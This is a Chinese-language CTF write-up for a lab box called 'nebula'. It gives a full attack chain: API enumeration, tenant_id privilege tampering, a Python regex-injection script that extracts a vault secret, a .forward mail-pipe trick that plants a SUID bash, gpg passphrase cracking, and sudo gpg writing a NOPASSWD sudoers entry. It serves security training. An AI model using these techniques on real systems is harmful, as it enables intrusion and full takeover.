
端口扫描

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
```

80端口

给了一些密钥名称，暂时不知道什么用。
看5000端口

5000



nebula api接口，没找到接口文档，只能爆破接口了。源码提示`/api/v1`扫一下，得到一个`/api/v1/login`

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.120:5000/api/v1
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              zip,html,txt,php,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 405) [Size: 153]
```

没爆破出来密码。
换成v2的时候又出来几个接口


```
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/login
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/stats
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/users
200      GET        1l        1w       80c http://192.168.56.120:5000/api/v2/health
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/vault
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/tenants
```

但是除了health都是需要鉴权，对这几个接口递归扫，发现`/users/list`
和`/api/v2/vault/query`

```
404      GET        5l       31w      207c Auto-filtering found 404-like response and created n
ew filter; toggle off with --dont-filter
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/users/list
[>-------------------] - 4s       878/220546  21m     found:1       errors:126
[>-------------------] - 4s       870/220546  221/s   http://192.168.56.120:5000/api/v2/users/
```

```
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/vault
405      GET        5l       20w      153c http://192.168.56.120:5000/api/v2/vault/query
```

`/api/v2/users/list`可以看到一些用户信息




```
{
  "count": 5,
  "users": [
    {
      "access_level": "admin",
      "department": "IT Security",
      "tenant_id": "system",
      "username": "admin"
    },
    {
      "access_level": "manager",
      "department": "Finance",
      "tenant_id": "finance",
      "username": "jdoe"
    },
    {
      "access_level": "user",
      "department": "Human Resources",
      "tenant_id": "hr",
      "username": "asmith"
    },
    {
      "access_level": "user",
      "department": "DevOps",
      "tenant_id": "engineering",
      "username": "mlee"
    },
    {
      "access_level": "guest",
      "department": null,
      "tenant_id": "public",
      "username": "guest"
```

```
    }
  ]
}
```

尝试登录guest，猜测密码是guest

```
POST /api/v2/login HTTP/1.1
Host: 192.168.56.120:5000
Accept: text/html,application/json,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Content-Type: application/json

{
    "username": "guest",
    "password": "guest"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Tue, 20 Jan 2026 06:59:26 GMT
Content-Type: application/json
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 189

{
  "access_level": "guest",
  "department": null,
  "message": "Login successful",
  "tenant_id": "public",
  "token": "81ae9bbeeb7f1ae14017ab561afe24cfed070c3f02ea803a32ca6b8948fa6477"
}
```


先用guest看一些那些鉴权接口，看看有什么功能点

```
POST /api/v2/users HTTP/1.1
Host: 192.168.56.120:5000
Content-Type: application/json
Authorization: Bearer 81ae9bbeeb7f1ae14017ab561afe24cfed070c3f02ea803a32ca6b8948fa6477
Content-Length auto: 29

{

}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Tue, 20 Jan 2026 07:00:23 GMT
Content-Type: application/json
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 133

{
  "count": 1,
  "tenant_id": "public",
  "users": [
    {"access_level": "guest", "department": null, "username": "guest"}
  ]
}
```

```
POST /api/v2/tenants HTTP/1.1
Host: 192.168.56.120:5000
Content-Type: application/json
Authorization: Bearer 81ae9bbeeb7f1ae14017ab561afe24cfed070c3f02ea803a32ca6b8948fa6477
Content-Length auto: 29

{
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Tue, 20 Jan 2026 07:01:06 GMT
Content-Type: application/json
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 68

{"tenants": ["engineering", "finance", "hr", "public", "system"]}
```




```
POST /api/v2/vault HTTP/1.1
Host: 192.168.56.120:5000
Content-Type: application/json
Authorization: Bearer 81ae9bbeeb7f1ae14017ab561afe24cfed070c3f02ea803a32ca6b8948fa6477
Content-Length auto: 29

{
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Tue, 20 Jan 2026 07:01:23 GMT
Content-Type: application/json
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 36

{"count": 0, "vault_entries": []}
```


测试`/api/v2/vault/query`

需要使用正则查询


然后测试`/api/v2/vault/query`发现需要提供key，使用80端口的key测试发现结果都是0



应该是权限太低，想办法提权，鉴别身份的是`tenant_id`,尝试post提交发现可以修改权限



发现响应已经变成了system权限，然后在`/api/v2/vault/query`接口利用



要求使用正则查询，可以使用`^`来不断爆破，让ai写个脚本爆破一下

```python
import requests
import string

TARGET_URL = "http://192.168.56.120:5000/api/v2/vault/query"
TOKEN = "81ae9bbeeb7f1ae14017ab561afe24cfed070c3f02ea803a32ca6b8948fa6477"
KEY_NAME = "secure_vault_key"
headers = {
    "Authorization": f"Bearer {TOKEN}",
    "Content-Type": "application/json"
}
charset = string.ascii_letters + string.digits + "{}_-!@?"
extracted_value = ""
while True:
    found_char = False
    for char in charset:
        if char in "?*+.()[]^$|\\":
            pattern = f"^{requests.utils.quote(extracted_value + char)}"
            test_regex = f"^{extracted_value}{re.escape(char)}"
        else:
            test_regex = f"^{extracted_value}{char}"

        payload = {
            "key": KEY_NAME,
            "value": {
                "$regex": test_regex
            }
        }
        try:
            r = requests.post(TARGET_URL, json=payload, headers=headers)
            if r.status_code == 200 and r.json().get("match_count") == 1:
                extracted_value += char
                print(f"[+] 发现字符: {char}  | 当前结果: {extracted_value}")
                found_char = True
                break
        except Exception as e:
            print(f"[-] 请求错误: {e}")
```

```
            break

    if not found_char:
        print(f"[*] 爆破结束（或遇到不支持的字符）。最终结果: {extracted_value}")
        break
```

```
PS C:\Users\xt\Desktop> python 2.py
[+] 发现字符：b  | 当前结果：b
[+] 发现字符：m  | 当前结果：bm
[+] 发现字符：V  | 当前结果：bmV
[+] 发现字符：i  | 当前结果：bmVi
[+] 发现字符：d  | 当前结果：bmVid
[+] 发现字符：W  | 当前结果：bmVidW
[+] 发现字符：x  | 当前结果：bmVidWx
[+] 发现字符：h  | 当前结果：bmVidWxh
[+] 发现字符：O  | 当前结果：bmVidWxhO
[+] 发现字符：k  | 当前结果：bmVidWxhOk
[+] 发现字符：4  | 当前结果：bmVidWxhOk4
[+] 发现字符：z  | 当前结果：bmVidWxhOk4z
[+] 发现字符：Y  | 当前结果：bmVidWxhOk4zY
[+] 发现字符：n  | 当前结果：bmVidWxhOk4zYn
[+] 发现字符：V  | 当前结果：bmVidWxhOk4zYnV
[+] 发现字符：s  | 当前结果：bmVidWxhOk4zYnVs
[+] 发现字符：Q  | 当前结果：bmVidWxhOk4zYnVsQ
[+] 发现字符：E  | 当前结果：bmVidWxhOk4zYnVsQE
[+] 发现字符：F  | 当前结果：bmVidWxhOk4zYnVsQEF
[+] 发现字符：k  | 当前结果：bmVidWxhOk4zYnVsQEFk
[+] 发现字符：b  | 当前结果：bmVidWxhOk4zYnVsQEFkb
[+] 发现字符：T  | 当前结果：bmVidWxhOk4zYnVsQEFkbT
[+] 发现字符：F  | 当前结果：bmVidWxhOk4zYnVsQEFkbTF
[+] 发现字符：u  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFu
[+] 发现字符：M  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuM
[+] 发现字符：j  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuMj
[+] 发现字符：A  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuMjA
[+] 发现字符：y  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuMjAy
[+] 发现字符：N  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuMjAyN
[+] 发现字符：S  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuMjAyNS
[+] 发现字符：E  | 当前结果：bmVidWxhOk4zYnVsQEFkbTFuMjAyNSE
```

bmVidWxhOk4zYnVsQEFkbTFuMjAyNSE

清空 加密 解密 解密为 UTF-8字符

nebula:N3bul@Adm1n2025!

拿到一个组账号密码，直接ssh

```
nebula@nebula:~$ id
uid=1000(nebula) gid=1000(nebula) groups=1000(nebula)
nebula@nebula:~$
```

.forward

```
nebula@nebula:~$ cat notes.txt
To: All Employees
From: IT Security Department
Subject: Mandatory Secure Password Storage
To uphold the company's data security posture and comply with global information protection standards, all employees are requi
red to adopt secure, encrypted password management practices for all work-related credentials (including SSH keys, system acce
ss passwords, license keys, and internal tool credentials).
nebula@nebula:~$ cd .password-store/
nebula@nebula:~/.password-store$ ls
hint.gpg
nebula@nebula:~/.password-store$ ls -al
total 16
drwx------ 2 nebula nebula 4096 Dec 29 08:48 .
drwxr-xr-x 4 nebula nebula 4096 Dec 30 08:37 ..
-rw------- 1 nebula nebula   29 Dec 29 08:48 .gpg-id
-rw------- 1 nebula nebula  330 Dec 29 08:48 hint.gpg
```

解密一下这个hint.gpg

```
nebula@nebula:~/.password-store$ gpg -d hint.gpg
gpg: encrypted with 2048-bit RSA key, ID 19AE4E5DC518EDBC, created 2025-12-29
      "Nebula User <nebula@nebula-sentinel.local>"
postfix
```

结果是`postfix`,提示看邮件?

```
nebula@nebula:/var/mail$ cat root
cat: root: Permission denied
nebula@nebula:/var/mail$ ls
root
nebula@nebula:/var/mail$ ls -al
total 52
drwxrwsr-x  2 root mail  4096 Dec 29 09:27 .
drwxr-xr-x 12 root root  4096 Apr  1  2025 ..
-rw-------  1 root mail 38606 Dec 29 09:27 root
nebula@nebula:/var/mail$ cd /var/spool/mail
nebula@nebula:/var/spool/mail$ ls
root
nebula@nebula:/var/spool/mail$ cat root
cat: root: Permission denied
nebula@nebula:/var/spool/mail$ ls -al
total 52
drwxrwsr-x  2 root mail  4096 Dec 29 09:27 .
drwxr-xr-x 12 root root  4096 Apr  1  2025 ..
-rw-------  1 root mail 38606 Dec 29 09:27 root
nebula@nebula:/var/spool/mail$
```

没什么用，看/opt下面的脚本

```
nebula@nebula:/opt/vault-maintenance$ cat backup.sh
#!/bin/bash

SHARED_DIR="/var/lib/nebula-sentinel/shared"
USERS_HOME="/home"
```

```
find "$SHARED_DIR" -maxdepth 1 -type f -print0 | while IFS= read -r -d ''
file; do
    filename=$(basename "$file")
    for user_dir in ${USERS_HOME}/*/; do
        [ -d "$user_dir" ] || continue
        username=$(basename "$user_dir")
        if id "$username" &>/dev/null; then
            target="${user_dir}/${filename}"
            cp -p "$file" "$target" 2>/dev/null
            chown "$username":"$username" "$target" 2>/dev/null
            chmod 644 "$target" 2>/dev/null
        fi
    done
done

echo "Vault shared files synced at $(date)" >> /var/log/vault-sync.log
```

它会扫描`/var/lib/nebula-sentinel/shared`下的每一个文件复制到`/home`下每个家目录里面，类似那个note.txt，每个人都能收到

```
nebula@nebula:/var/lib/nebula-sentinel/shared$ cd /var/lib/nebula-
sentinel/shared
nebula@nebula:/var/lib/nebula-sentinel/shared$ ls -al
total 12
drwxrwxrwx 2 root root 4096 Dec 30 08:37 .
drwxr-xr-x 3 root root 4096 Dec 29 09:26 ..
-rw-r--r-- 1 root root  404 Dec 30 08:37 notes.txt
```

有写权限，那么可以直接写入任意文件到/home/simho，这里利用 `.forward` 文件进行邮件转发攻击
在 Linux (Postfix/Sendmail) 中，用户可以在自己的家目录下创建一个名为 `.forward` 的文件。这个文件通常用来转发邮件，但它有一个强大的功能：它可以把收到的邮件通过管道 (`|`) 交给一个脚本执行。
先创建个bash

```
# 创建脚本
cat <<EOF > /tmp/pwn_simho.sh
#!/bin/bash
cp /bin/bash /tmp/simho_root
chmod 4777 /tmp/simho_root
EOF
```

```
chmod 777 /tmp/pwn_simho.sh
```

然后写.forward文件

```
cd /var/lib/nebula-sentinel/shared

echo "|/tmp/pwn_simho.sh" > .forward
```

然后发个邮件给simho触发

```
echo "123" | mail -s "Pwn" simho@localhost
```

```
nebula@nebula:/var/lib/nebula-sentinel/shared$ ls -l /tmp/simho_root
-rwsrwxrwx 1 simho simho 1168776 Jan 20 01:00 /tmp/simho_root
nebula@nebula:/var/lib/nebula-sentinel/shared$ /tmp/simho_root -p
simho_root-5.0$ id
uid=1000(nebula) gid=1000(nebula) euid=1001(simho) groups=1000(nebula)
```

然后爆破一下gpg

```
tao@kali [/tmp] →  gpg2john pass.gpg > aaa
File pass.gpg
tao@kali [/tmp] →  john aaa --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Warning: invalid UTF-8 seen reading ~/.john/john.pot
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for
all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellohello       (?)
1g 0:00:02:18 DONE (2026-01-20 14:13) 0.007220g/s 35.94p/s 35.94c/s 35.94C/s
ichliebedich..hellohello
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

密码是`hellohello`

```
simho_root-5.0$ gpg -d .pass.gpg
gpg: WARNING: unsafe ownership on homedir '/home/simho/.gnupg'
gpg: keybox '/home/simho/.gnupg/pubring.kbx' created
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
s1mh0!@#
```

gpg

```
Matching Defaults entries for simho on nebula:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User simho may run the following commands on nebula:
    (ALL) PASSWD: /usr/bin/gpg
```

加密然后解密到指定地方就可以实现任意文件写

```
$ echo "simho ALL=(ALL) NOPASSWD: ALL" > /tmp/pwn
$ gpg -c /tmp/pwn
$ sudo /usr/bin/gpg  -o /etc/sudoers.d/pwn -d /tmp/pwn.gpg
```

```
simho@nebula:~$ sudo su root
root@nebula:/home/simho# id
uid=0(root) gid=0(root) groups=0(root)
root@nebula:/home/simho#
```

```
root@nebula:~# cat root.txt
flag{root-bfbed086118248f84854dddd7766eab0}
```